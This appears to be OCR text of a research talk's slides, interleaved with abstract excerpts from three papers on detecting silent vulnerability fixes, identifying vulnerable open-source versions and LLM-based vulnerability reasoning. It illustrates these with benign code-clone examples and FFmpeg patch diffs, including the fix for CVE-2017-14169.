
Hunk correlation graph (HCG)



Evaluation highlight



Ablation study: w/wo multi-hunk correlation




Summary: detecting silent VFCs

- **An empirical study**
  - investigate and categorize the correlations between code hunks in ***multi-hunk*** VFCs

- **Novel graph-based approach**
  - leverage ***inter-hunk*** dependencies to more accurately identify silent VFCs


Solutions to the three problems



FIXSEEKER: An Empirical Driven Graph-based Approach for Detecting Silent Vulnerability Fixes in Open Source Software

YIRAN CHENG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
TING ZHANG, Singapore Management University, Singapore
LWIN KHIN SHAR, Singapore Management University, Singapore
ZHE LANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
DAVID LO, Singapore Management University, Singapore
SHICHAO LV, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
DONGLIANG FANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
ZHIQIANG SHI, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
LIMIN SUN, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

Open source software (OSS) vulnerabilities pose significant security risks to downstream applications. While vulnerability databases provide valuable information for mitigation, many security patches are released *silently* in new commits of OSS repositories without explicit indications of their security impact. This makes it challenging for software maintainers and users to detect and address these vulnerability fixes. There are a few approaches for detecting vulnerability-fixing commits (VFCs) but most of these approaches leverage commit messages, which would miss *silent* VFCs. On the other hand, there are some approaches for detecting silent VFCs based on code change patterns but they often fail to adequately characterize vulnerability fix patterns, thereby lacking effectiveness. For example, some approaches analyze each hunk in known VFCs, in isolation,



VERCATION: Precise Vulnerable Open-source Software Version Identification based on Static Analysis and LLM

Yiran Cheng*†, Ting Zhang‡‖, Lwin Khin Shar§, Shouguo Yang¶, Chaopeng Dong*†, David Lo§, Shichao Lv*†‖, Zhiqiang Shi*†, Limin Sun*†
* Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, Beijing, China
† School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China
‡ Monash University, Australia
§ Singapore Management University, Singapore
¶ Zhongguancun Laboratory, Beijing, China
chengyiran@iie.ac.cn, ting.zhang@monash.edu, lkshar@smu.edu.sg, yangshouguo@outlook.com, dongchaopeng@iie.ac.cn, davidlo@smu.edu.sg, {lvshichao, shizhiqiang, sunlimin}@iie.ac.cn

***Abstract*—Open-source software (OSS) has experienced a surge in popularity, attributed to its collaborative development model and cost-effective nature. However, the adoption of specific software versions in development projects may introduce security risks when these versions bring along vulnerabilities. Current methods of identifying vulnerable versions typically analyze and extract the code features involved in vulnerability patches using static analysis with pre-defined rules. They then use code clone detection to identify the vulnerable versions. These methods are hindered by imprecision due to (1) the exclusion of vulnerability-irrelevant code in the analysis and (2) the inadequacy of code clone detection. This paper presents VERCATION, an approach designed to identify vulnerable versions of OSS written in C/C++. VERCATION combines program slicing with a Large Language Model (LLM) to identify vulnerability-relevant code from vulner-**

can pose security risks, as these versions may contain vulnerabilities. Therefore, having a comprehensive knowledge of vulnerable versions of OSS becomes imperative for software developers.

Public vulnerability repositories collect vulnerability reports of software products and disseminate information regarding the affected versions of the software. The National Vulnerability Database (NVD) [1], recognized as the largest public vulnerability database, employs the Common Platform Enumeration (CPE) format to store information about vulnerable versions. However, the NVD often encompasses all versions before the reported vulnerability or designates only the ver-

R2VUL: Learning to Reason about Software Vulnerabilities with Reinforcement Learning and Structured Reasoning Distillation

Martin Weyssow[1]*, Chengran Yang[1], Junkai Chen[1], Ratnadira Widyasari[1], Ting Zhang[1], Huihui Huang[1], Huu Hung Nguyen[1], Yan Naing Tun[1], Tan Bui[1], Yikun Li[1], Ang Han Wei[2], Frank Liauw[2], Eng Lieh Ouh[1], Lwin Khin Shar[1], David Lo[1]
[1]Singapore Management University
[2]GovTech Singapore
mweyssow@smu.edu.sg

Abstract

Large language models (LLMs) have shown promising performance in software vulnerability detection, yet their reasoning capabilities remain unreliable. We propose R2VUL, a method that combines reinforcement learning from AI feedback (RLAIF) and structured reasoning distillation to teach small code LLMs to detect vulnerabilities while generating security-aware explanations. Unlike prior chain-of-thought and instruction tuning approaches, R2VUL rewards well-founded over deceptively plausible vulnerability explanations through RLAIF, which results in more precise detection and high-quality reasoning generation. To support RLAIF, we construct the first multilingual preference dataset for vulnerability detection, comprising 18,000 high-quality samples in C#, JavaScript, Java, Python, and C. We evaluate R2VUL across five programming languages and against four static analysis tools, eight state-of-the-art LLM-based baselines, and various fine-tuning approaches. Our results demonstrate that a 1.5B R2VUL model exceeds the performance of its 32B teacher model and leading commercial LLMs such as Claude-4-Opus. Furthermore, we introduce a lightweight calibration step that reduces false positive rates under varying imbalanced data distributions. Finally, through qualitative analysis, we show that both LLM and human evaluators consistently rank R2VUL model's reasoning higher than other reasoning-based baselines.

et al. 2024; Nong et al. 2024; Zhang et al. 2024a). Vulnerability detection differs from code generation as it demands a binary judgement, i.e., *vulnerable vs. safe*, an inductive bias absent from generic pre-training and instruction tuning, making additional fine-tuning essential. Sequence classification fine-tuning (CLS) has long been applied in VD (Shestov et al. 2024; Chan et al. 2023; Lu et al. 2021), but comes at the cost of interpretability. The absence of any explanatory signal prevents users from trusting or debugging the prediction (Doshi-Velez and Kim 2017). Alternatively, recent studies have explored supervised fine-tuning (SFT) to train LLMs to generate explanations alongside predicted labels (Du et al. 2024a; Yusuf and Jiang 2024; Yang et al. 2024; Mao et al. 2024).


Inspired by the success of reinforcement learning from AI feedback (RLAIF) in NLP (Rafailov et al. 2023; Tunstall et al. 2023) and code generation (Weyssow et al. 2024; Zhang et al. 2024b), we introduce R2VUL, a novel approach that applies preference alignment to VD. Instead of training solely on positive reasoning paths as SFT does, we distill a preference policy into a small student LLM by contrasting *valid* and *flawed* reasoning generated by a strong teacher LLM. This additional contrastive signal explicitly teaches the student not only to generate good ex-

Fixseeker — ***Identify silent VFCs***

Vercation — ***Identify vulnerable versions***

R2Vul — ***Identify & reason vulnerabilities***

From VFCs to vulnerability-introducing commits (VICs)



Code clone

Type-1

```
// Fragment A
int sum = 0;
for (int i = 0; i < list.size(); i++) {
    sum += list.get(i);
}

// Fragment B
int sum = 0;
for (int i = 0; i < list.size(); i++) { // calculate the sum
    sum += list.get(i);
}
```

Type-2

```
// Fragment A
double calculateArea(double radius) {
    return Math.PI * radius * radius;
}

// Fragment B
float computeArea(float r) {
    return (float)Math.PI * r * r;
}
```


Type-3

```
// Fragment A
public void processData(List<String> data) {
    for (String item : data) {
        System.out.println("Processing: " + item);
        // ... more processing
    }
}

// Fragment B
public void handleInput(List<String> input) {
    // Added a null/empty check
    if (input != null && !input.isEmpty()) {
        for (String val : input) {
            // Changed the output format
            System.out.println("Handling: " + val.toUpperCase());
            // ... more processing
        }
    }
}
```

Type-4

```
// Fragment A (Calculate sum of array elements)
int sum = 0;
for (int i = 0; i < arr.length; i++) {
    sum += arr[i];
}

// Fragment B (Calculate sum using Stream API)
int sum = Arrays.stream(arr).sum();
```

Using code clone to locate VIC



Motivation

```
diff --git a/libavformat/mxfdec.c b/libavformat/mxfdec.c
@@ -493,11 +493,11 @@ static int mxf\_read\_primer\_pack
static int mxf_read_primer_pack(void *arg, AVIOContext *pb, int tag, int size, UID uid, int64_t klv_offset)
{
    MXFContext *mxf = arg;
    int item_num = avio_rb32(pb);
    int item_len = avio_rb32(pb);
    if (item_len != 18) {
        avpriv_request_sample(pb, "Primer pack item length %d", item_len);
        return AVERROR_PATCHWELCOME;
    }
-   if (item_num > 65536) {
+   if (item_num > 65536 || item_num < 0) {
        av_log(mxf->fc, AV_LOG_ERROR, "item_num %d is too large\n", item_num);
        return AVERROR_INVALIDDATA;
    }
    if (mxf->local_tags)
        av_log(mxf->fc, AV_LOG_VERBOSE, "Multiple primer packs\n");
    av_free(mxf->local_tags);
    mxf->local_tags_count = 0;
    mxf->local_tags = av_calloc(item_num, item_len);
    if (!mxf->local_tags)
        return AVERROR(ENOMEM);
    mxf->local_tags_count = item_num;
    avio_read(pb, mxf->local_tags, item_num*item_len);
    return 0;
```

Listing 1: Motivating Example of CVE-2017-14169.

deleted lines

```
diff --git a/libavformat/avidec.c b/libavformat/avidec.c
@@ -350,8 +350,7 @@ static void avi_read_nikon(AVFormatContext *s, uint64_t end)
  uint16_t tag      = avio_rl16(s->pb);
  uint16_t size     = avio_rl16(s->pb);
  const char *name = NULL;
  char buffer[64]  = { 0 };
- if (avio_tell(s->pb) + size > tag_end)
-     size = tag_end - avio_tell(s->pb);
+ size = FFMIN(size, tag_end - avio_tell(s->pb));
  size -= avio_read(s->pb, buffer, FFMIN(size, sizeof(buffer) - 1));

/*The definition of method FFMIN in libavutil/common.h*/
#define FFMIN(a, b) ((a)>(b)?(b):(a))
```

Listing 2: Motivating Example of Code Refactoring Commit.

refactoring

Limitations of existing methods

